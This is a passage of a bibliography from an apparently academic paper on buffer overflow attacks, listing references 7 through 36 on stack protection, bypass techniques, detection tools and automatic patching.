[7] S. Grover, "Buffer Overflow Attacks and Their Countermeasures," [Online]. Available : http://www.linuxjournal.com/article/6701

[8] Stack Guard. [Online]. Available : http://www.coresecurity.com/files/attachments/StackGuard.pdf.

[9] G. Richarte, "Four different tricks to bypass stackshield and stackguard protection," 2002. [Online]. Available: http://www1.corest. com/files/files/11/StackGuardPaper. pdf

[10] J. Neliben "Buffer Overflows for Dummies," 2002. [Online]. Available: http://rr. sans. org/threats/dummies. php

[11] M. Lackner, R. Berlach, R. Weiss and C. Steger, "Countering type confusion and buffer overflow attacks on Java smart cards by data type sensitive obfuscation," In Proceedings of the First Workshop on Cryptography and Security in Computing Systems, ACM, pp. 19-24, 2014.

[12] T. Giannetsos and T. Dimitriou, "Spy-Sense: spyware tool for executing stealthy exploits against sensor networks," In Proceedings of the 2nd ACM workshop on Hot topics on wireless network security and privacy, ACM, pp. 7-12 , 2013.

[13] S. Alouneh, M. Kharbutli and R AlQurem, "Stack Memory Buffer Overflow Protection based on Duplication and Randomization," Procedia Computer Science, vol. 21, pp. 250-256, 2013.

[14] H. M. Gisbert and I. Ripoll," Preventing brute force attacks against stack canary protection on networking servers," IEEE International Symposium on Network Computing and Applications, 2013.

[15] J. Wilander, N. Nikiforakis, Y. Younan, M. Kamkar, and W. Joosen, "RIPE: runtime intrusion prevention evaluator," In Proceedings of the 27th Annual Computer Security Applications Conference, ACM, pp. 41-50, 2011.

[16] X. Wang, C. Pan, P. Liu and S. Zhu, "Sigfree: A signature-free buffer overflow attack blocker," Dependable and Secure Computing, IEEE Transactions on 7, no. 1 pp. 65-79 , 2010.

[17] D. J. Day, Z. Zhao and M. Ma, " Detecting Return-to-libc Buffer Overflow Attacks Using Network Intrusion Detection Systems," Fourth International Conference on Digital Society, 2010.

[18] F. Gadaleta, Y. Younan, B. Jacobs, W. Joosen, E. D. Neve, and N. Beosier, "Instruction-level countermeasures against stack-based buffer overflow attacks," In Proceedings of the 1st EuroSys Workshop on Virtualization Technology for Dependable Systems, ACM, pp. 7-12, 2009.

[19] Y. Wu, "Enhancing Security Check in Visual Studio C/C++ Compiler," In WRI World Congress on Software Engineering, IEEE , vol. 4 , pp. 109-113, 2009.

[20] Y. Younan, F. Piessens, and W. Joosen, "Protecting global and static variables from buffer overflow attacks," International Conference on. Availability, Reliability and Security, ARES'09 ,IEEE , pp. 798-803, 2009.

[21] A. Francillon, and C. Castelluccia, "Code injection attacks on harvard-architecture devices," In Proceedings of the 15th ACM conference on Computer and communications security, ACM , pp. 15-26, 2008.

[22] N. Stojanovski, M. Gusev, D. Gligoroski and S. Knapskog, "Bypassing Data Execution Prevention on MicrosoftWindows XP SP2," The Second International Conference Availability, Reliability and Security, ARES'07, IEEE, pp. 1222-1226, 2007.

[23] J. Kong, C. C. Zou, and H. Zhou, "Improving software security via runtime instruction-level taint checking," In Proceedings of the 1st workshop on Architectural and system support for improving software dependability, ACM, pp. 18-24., 2006.

[24] S. Gupta, P. Pratap, H. Saran and S. A. Kumar, "Dynamic code instrumentation to detect and recover from return address corruption," In international workshop on Dynamic systems analysis, ACM, pp. 65-72, 2006.

[25] H. G. Kayacik, M. Heywood and N. Z. Heywood, "On evolving buffer overflow attacks using genetic programming," In Proceedings of the 8th annual conference on Genetic and evolutionary computation, ACM, pp. 1667-1674, 2006.

[26] M. L. Corliss, E. Christopher Lewis and A. Roth, "Using DISE to protect return addresses from attack," ACM SIGARCH Computer Architecture News 33, no. 1 pp.65-72, 2005.

[27] K. Inoue, "Energy-security tradeoff in a secure cache architecture against buffer overflow attacks," ACM SIGARCH Computer Architecture News 33, no. 1 .pp. 81-89, 2005.

[28] Y. Park and G. Lee, "Repairing return address stack for buffer overflow protection," In Proceedings of the 1st conference on Computing frontiers, ACM , pp. 335-342, 2004.

[29] T. Donghai , X. Xiong , C. Hu , P. Liu , "Defeating buffer overflow attacks via virtualization," 24, December 2013. [Online]. Available : http://www.sciencedirect.com/science/journal/aip/00457906

[30] J. Wilander and M. Kamkar, "A Comparison of Publicly Available Tools for Dynamic Buffer Overflow Prevention," In NDSS, vol. 3, pp. 149-162, 2003.

[31] A. Smirnov and T. Chiueh, "Automatic patch generation for buffer overflow attacks," Third International Symposium on Information Assurance and Security, IAS'07, IEEE, pp. 165-170, 2007.

[32] H. Shahriar and H. M. Haddad, "Rule-based Source Level Patching of Buffer Overflow Vulnerabilities," Tenth International Conference on Information Technology New Generations (ITNG), IEEE, pp. 627-632, 2013.

[33] L. Chen, F. Hsu, Y. Hwang, M. Su, W. Ku and C. Chang, "ARMORY: An automatic security testing tool for buffer overflow defect detection," Computers & Electrical Engineering vol. 39, no. 7, pp. 2233-2242, 2013.

[34] O. Ruwase and M.S. Lam, "A Practical Dynamic Buffer Overflow Detector," *Proc. Symp. Network and Distributed System Security*, pp. 159-169, 2004.

[35] E. Haugh and M. Bishop, "Testing C Programs for Buffer Overflow Vulnerabilities," *Proc. Network and Distributed System Security Symp.*, pp. 123-130, 2003.

[36] C. Dahn and S. Mancoridis, "Using program transformation to secure C programs against buffer overflows, " 20th Working Conference on Reverse Engineering (WCRE), pp. 323-323, 2013.